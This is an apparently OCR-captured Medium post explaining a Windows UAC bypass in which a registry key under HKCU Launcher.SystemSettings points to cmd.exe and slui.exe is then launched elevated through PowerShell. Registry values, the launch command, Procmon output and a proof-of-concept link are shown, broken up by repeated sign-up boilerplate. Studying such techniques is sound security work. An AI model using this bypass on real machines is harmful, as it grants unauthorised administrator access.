Privilege escalation (UAC bypass) in ChangePK

Jihad Abdrazak · Follow

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Sign up for free

Membership

✓ Read member-only stories


✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

Try for 5 $/month


Registry Editor
File Edit View Favorites Help
Launcher.SystemSettings
Shell
Open
Command
shellex
lnkfile
C:\WINDOWS\system32\cmd.exe
Administrator: C:\Windows\System32\cmd.exe

Computer\HKEY_CURRENT_USER\Software\Classes\Launcher.SystemSettings\Shell\Open\Command

Name	Type	Data
(Default)	REG_SZ	"C:\Windows\System32\cmd.exe"
DelegateExecute	REG_SZ	

```
C:\>powershell -ep bypass; start-process "C:\Windows\System32\slui.exe" -verb runas

C:\>
```

```
C:\WINDOWS\system32>
```

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- Distraction-free reading. No ads.
- Organize your knowledge with lists and highlights.
- Tell your story. Find your audience.

Membership

- Read member-only stories
- Support writers you read most
- Earn money for your writing
- Listen to audio narrations
- Read offline with the Medium app

control bypass, etc. by the way, there are many techniques aren't mentioned here, but you can find them in this website: https://attack.mitre.org/tactics/TA0004/

How does Slui UAC bypass work?
There is a tool named ChangePK in System32 has a service that opens a window (for you) called Windows Activation in SystemSettings, this service makes it easy for you and other users to change an old windows activation key to a new one, the tool (ChangePK) doesn't open itself with high privilege but there is another tool opens ChangePK with high privilege named

Medium


Sign up to discover human stories that deepen your understanding of the world.

Free

- Distraction-free reading. No ads.
- Organize your knowledge with lists and highlights.
- Tell your story. Find your audience.

✦ Membership

- Read member-only stories
- Support writers you read most
- Earn money for your writing
- Listen to audio narrations
- Read offline with the Medium app


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time o... Process Name PID Operation Path Result Detail
Process Monitor Filter
Reset
Add
Remove
OK
Cancel
Apply

Display entries matching these conditions:

Path | contains | Slui.exe | then | Include

Column	Relation	Value	Action
☑ ✓ Path	contains	NAME NOT FOU...	Include
☑ ✓ Path	contains	Slui.exe	Include
☑ ✗ Process Na...	is	Procmon.exe	Exclude
☑ ✗ Process Na...	is	Procexp.exe	Exclude
☑ ✗ Process Na...	is	Autoruns.exe	Exclude
☑ ✗ Process Na...	is	Procmon64.exe	Exclude
☑ ✗ Process Na...	is	Procexp64.exe	Exclude

Medium

Sign up to discover human stories that deepen your understanding of the world.


Free

- Distraction-free reading. No ads.
- Organize your knowledge with lists and highlights.
- Tell your story. Find your audience.

Membership

- Read member-only stories
- Support writers you read most
- Earn money for your writing
- Listen to audio narrations
- Read offline with the Medium app

After creating all the registry paths needed to get a Slui UAC bypass, I got the success word in Procmon, Look at this!



```
HKCR\Launcher.SystemSettings              SUCCESS
HKCU\Software\Classes\Launcher.Syste...SUCCESS
HKCU\Software\Classes\Launcher.Syste...SUCCESS
HKCU\Software\Classes\Launcher.Syste...SUCCESS
```

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

not a problem (^_^). Bytecode77's method is his registry path lead slui to be executed by HKCU\Software\Classes\exefile\shell while my method is very different from that… It leads slui to be executed by HKCU\Software\Classes\launcher.Systemsettings\Shell\open\command. That's the first one different thing, the next one is that bytecode77's registry key path

The proof of concept: https://gist.github.com/homjxi0e/9174952b6535a13a2645978b8abfd541

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app